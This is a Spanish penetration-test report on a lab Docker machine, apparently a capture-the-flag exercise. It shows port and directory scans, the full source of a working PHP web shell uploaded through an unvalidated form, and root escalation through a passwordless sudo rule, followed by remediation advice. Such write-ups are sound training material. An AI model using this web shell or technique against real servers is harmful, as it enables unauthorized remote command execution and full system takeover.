

INFORME TÉCNICO DE SEGURIDAD

Análisis de Vulnerabilidades y Explotación Controlada

1. Información General

- **Nombre de la máquina:** Transportadora Rápida
 - **Tipo:** Docker
 - **Dificultad:** Fácil
 - **Dirección IP:** 172.17.0.2
 - **Fecha:** 22/12/2025
 - **Auditor:** Dante Paz
-

2. Alcance y Objetivo

El objetivo del presente informe es documentar el proceso de análisis de seguridad realizado sobre la máquina evaluada, identificando vulnerabilidades, demostrando su impacto y describiendo las técnicas utilizadas para la explotación controlada del sistema.

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
 - Enumeración de aplicaciones web
 - Identificación de vulnerabilidades
 - Explotación
 - Escalada de privilegios
 - Obtención de evidencias
-

4. Enumeración de Servicios

Herramientas utilizadas

- Nmap
- dirsearch

Procedimiento

Se realizó un escaneo de puertos y servicios para identificar la superficie de ataque disponible.

Resultados relevantes

- Puerto 80 /tcp - http
- Puerto 8080/tcp - http
- Puerto 8989/tcp - http

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-22 11:12 UTC
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
8080/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Transportadora R\xC3\xA1pida S.A. - L\xC3\xADder en Log\xC3\xADstica Internacional
|_ http-open-proxy: Proxy might be redirecting requests
8989/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Panel Administrativo - Transportadora R\xC3\xA1pida
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

5. Enumeración Web

Herramientas utilizadas

- Navegador web
- Dirsearch

Hallazgos

Durante la enumeración se identificaron directorios y funcionalidades relevantes que ampliaron la superficie de ataque.

```
[11:19:40] 403 - 277B - /.php
[11:19:55] 403 - 277B - /cgi-bin/
[11:19:58] 301 - 313B - /css → http://172.17.0.2:8080/css/
[11:20:23] 403 - 277B - /server-status/
[11:20:23] 403 - 277B - /server-status
[11:20:30] 302 - 4000B - /upload.php → contacto.html
[11:20:30] 301 - 317B - /uploads → http://172.17.0.2:8080/uploads/
[11:20:30] 200 - 407B - /uploads/
```

6. Vulnerabilidad Identificada

- **Nombre de la vulnerabilidad:** Ejecución Remota de Código (RCE) via Subida Arbitraria de Archivos con Escalación de Privilegios sin Contraseña
- **Clasificación:** OWASP / Injection

Descripción:

Vulnerabilidad que permite subir archivos maliciosos (web shell) sin validación, combinada con configuración insegura de sudo que otorga privilegios de superusuario sin requerir contraseña. El atacante puede:

1. Subir un script ejecutable al servidor web
2. Accederlo desde el directorio público /uploads
3. Ejecutar comandos arbitrarios en el sistema
4. Escalar privilegios a root sin autenticación mediante sudo

Impacto

Critico, compromiso total del servidor

7. Explotación

Procedimiento

1. **Reconocimiento inicial:** Identificación del servicio web en puerto 8080
2. **Identificación de funcionalidad:** Página web con formulario de subida de archivos
3. **Prueba de subida:** Verificación de que acepta archivos con extensiones peligrosas (.php, .sh, etc.)
4. **Creación de web shell:** Desarrollo de script PHP que ejecuta comandos del sistema
5. **Subida y acceso:** Carga del script y acceso al mismo mediante navegador web
6. **Verificación de ejecución:** Confirmación de que el script ejecuta comandos remotos

Payload / Comandos utilizados

Web Shell php / PHP cmd

Script

```
Session Acciones Editar Vista Ayuda
GNU nano 8.6 cmd.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

Haz clic aquí o arrastra archivos

Formatos: PDF, DOC, DOCX, XLS, XLSX, ZIP, imágenes

Archivos seleccionados:

 cmd.php (348 Bytes)

Enviar Mensaje

✓ Mensaje Enviado Exitosamente

Nombre: Cerberus

Email: Cerberus.sec@gmail.com

Mensaje: Carga de script

Archivo subido:

cmd.php (348 bytes)

[Ver archivo](#)

```
Matching Defaults entries for www-data on 4fc1a00df606:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 4fc1a00df606:
(ALL) NOPASSWD: ALL
```


8. Escalada de Privilegios

Método utilizado

- Escalación mediante configuración insegura de sudo
- **Configuración vulnerable:** (ALL) NOPASSWD: ALL para el usuario www-data
- **Impacto:** Permite ejecutar cualquier comando como root sin requerir contraseña

Evidencia

Resultado obtenido tras la escalada de privilegios.



9. Resultados Obtenidos

- **User flag:** ww-data
- **Root flag:** FLAG{R3V3RS3_SH3LL_M4ST3R_C0NN3CT10N}

Se logró el compromiso total del sistema evaluado.

10. Impacto de Seguridad

Impacto técnico

- Ejecución remota de comandos
- Acceso no autorizado
- Escalada de privilegios

Impacto operativo

Riesgo crítico para la confidencialidad, integridad y disponibilidad del sistema.

11. Recomendaciones

- Validar extensiones en cargas de archivos
- Aplicar principio de mínimo privilegio
- Revisar configuraciones de sudo y permisos

12. Conclusión

El análisis realizado demuestra que una combinación de malas configuraciones permitió el compromiso total del sistema. Una correcta implementación de controles de seguridad habría prevenido el ataque.